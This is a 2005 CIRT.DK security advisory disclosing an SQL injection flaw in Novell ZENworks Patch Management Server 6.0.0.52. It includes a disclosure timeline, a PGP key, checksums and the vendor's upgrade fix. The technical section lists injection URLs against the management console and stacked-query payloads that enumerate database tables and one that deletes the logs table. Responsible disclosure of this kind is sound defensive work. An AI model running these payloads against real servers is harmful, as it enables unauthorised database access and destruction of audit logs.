
CIRT

Danish Computer Incident Response Team

Security advisory

Novell ZENworks Patch Management Server 6.0.0.52 - SQL injection

CERT: VU#536300
Novell TID: 10099318
CVE: CVE-2005-3315



Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

Table of contents

Table of contents 2
Introduction 3
    Problem 3
Timeline of public disclosure 4
Contact information 4
    Public PGP key 4
File description 5
  MD5 software used 5
  Installation ISO 5
Technical details of the vulnerabilities 6
    SQL injection 6
Corrective actions 7
Disclaimer 8

Introduction

Problem

The installation has been made on a Windows 2000 running with the latest service pack 4 and all current patches released.

The Novell ZENworks Patch Management Server 6.0.0.52 Software is vulnerable to:

- SQL Injection

Timeline of public disclosure

- 01-10-2005 Vulnerability discovered
- 11-10-2005 Research completed
- 12-10-2005 Sent information to Novell (secure@novell.com)
- 12-10-2005 Information sent to CERT/CC (cert@cert.org)
- 12-10-2005 CERT/CC responds with VU#536300
- 13-10-2005 Response from Novell
- 27-10-2005 Public Release

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUcQK
9NnF/umLLM3PVyFk8zl7Ra2d8rvPzhDdIi+VGu0Flv5ckRRhiu9A4sOE6zbTkv3f
Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----
```

File description

MD5 software used

Filename:	md5sum.exe
Comments:	Modified from the version originally developed by Ulrich Drepper <drepper@gnu.ai.mit.edu>
Company name:	GMG Systems, Inc.
Product name:	Forensic Acquisition Utilities
Product version:	1.0.0.1026
File version:	2.0.1.1032
MD5 checksum:	607be2b261c516a5c5469314445ab2f2

Installation ISO

Filename:	ZEN65_PatchMgmt.iso
MD5 checksum:	a61d4412644b2f9444bbb6f55aac8f60

Technical details of the vulnerabilities

SQL injection

The Novell ZENworks Patch Management Server 6.0.0.52 is vulnerable to SQL injection in the management console.

To being able to exploit this issue the administrator have to manually created a none-privileged account as minimum, to allow exploitation.

The application is running on top of an IIS 5.0 server with an MS SQL 2000 database beneath.

Proof of Concept

http://192.168.1.10/computers/default.asp?sort=&Direction=**';**
Response from server: Incorrect syntax near ', @RecsPerPage=100, @FirstRec=0, @Action=0, @Search = ', @groupFilter = '.

http://192.168.1.10/reports/default.asp?sort=[ReportImpact_Name]&Dir=asc&SearchText=**';**StatusFilter=ERRR&computerFilter=187&impactFilter=29&saveFilter=save&Page=rep
Response from server: Incorrecy syntax near ', @delimiter='.

http://192.168.1.10/reports/default.asp?sort=[ReportImpact_Name]&Dir=asc&SearchText=CIRT.DK&StatusFilter=**';**&computerFilter=187&impactFilter=29&saveFilter=save&Page=rep
Response from server: Incorrect syntax near ', @groupFilter = ', @ImpactFilter = '.

http://192.168.1.10/reports/default.asp?sort=[ReportImpact_Name]&Dir=asc&SearchText=CIRT.DK&StatusFilter=ERRR&computerFilter=**';**&impactFilter=29&saveFilter=save&Page=rep
esponse from server: Line 1: Incorrect syntax near ', @Contact_ID='.

Exploitation examples

http://192.168.1.10/computers/default.asp?sort=&Direction=;select+*+from+testclient.master.dbo.sysobjects

http://192.168.1.10/computers/default.asp?sort=&Direction=;select+*+from+OPENQUERY+(+[testclient],+"select+@@version;+delete+from+logs")
Server 'testclient' is not configured for DATA ACCESS. [2]

http://192.168.1.10/computers/default.asp?sort=&Direction=;SELECT+name+FROM+sysobjects+WHERE+xtype+=+"U"

http://192.168.1.10/computers/default.asp?sort=&Direction=;select+*+from+OPENQUERY+(+[testclient],+"select+@@version;+delete+from+logs")
Server 'testclient' is not configured for DATA ACCESS.

Corrective actions

Novell ZENworks Patch Management - Powered by PatchLink

Fact: Patchlink Server 6.00.52

Symptom: ZPM 6.0.0.52 SQL Injection vulnerability

Fix: Novell and PatchLink are committed to providing quality, market leading security solutions and services for our customers worldwide. Since identifying the ZENworks Patch Management 6.0 / SQL Injection issue, Novell and PatchLink have taken immediate action and provided a fix for the SQL Injection "flaw". The identified SQL Injection issue has been remedied in the 6.1 and 6.2 releases and we recommend customers who are currently using Version 6.0 or earlier releases to upgrade to ZENworks Patch Management 6.1 or 6.2 version.

Fix: Upgrade to ZENworks Patch Management version 6.2.2.181 (or newer hot fix via your PLUS server) found at http://download.novell.com.

Note: The 6.0.0.52 CD ISO image was on the Novell download site up until the 2nd week of September, 2005. The ZENworks Patch Management CD ISO image that is currently available at the download site at the time of this document being published http://download.novell.com/Download?buildid=5_kRStyf9wU~

ISO Name: ZEN_PatchMgmt_Upd6.2.iso Size: 323.8 MB (339607552) MD5: aeb244ecdf29c83cb8388fae1a6a1919

Disclaimer

The information within this document may change without notice.
Use of this information constitutes acceptance for use in an "AS IS" condition.

There are NO warranties with regard to this information.

In no event shall I be liable for any consequences or damages,
Including direct, indirect, incidental, consequential, loss of business profits or special damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and unregistered trademarks represented in this document
Are the sole property of their respective owners.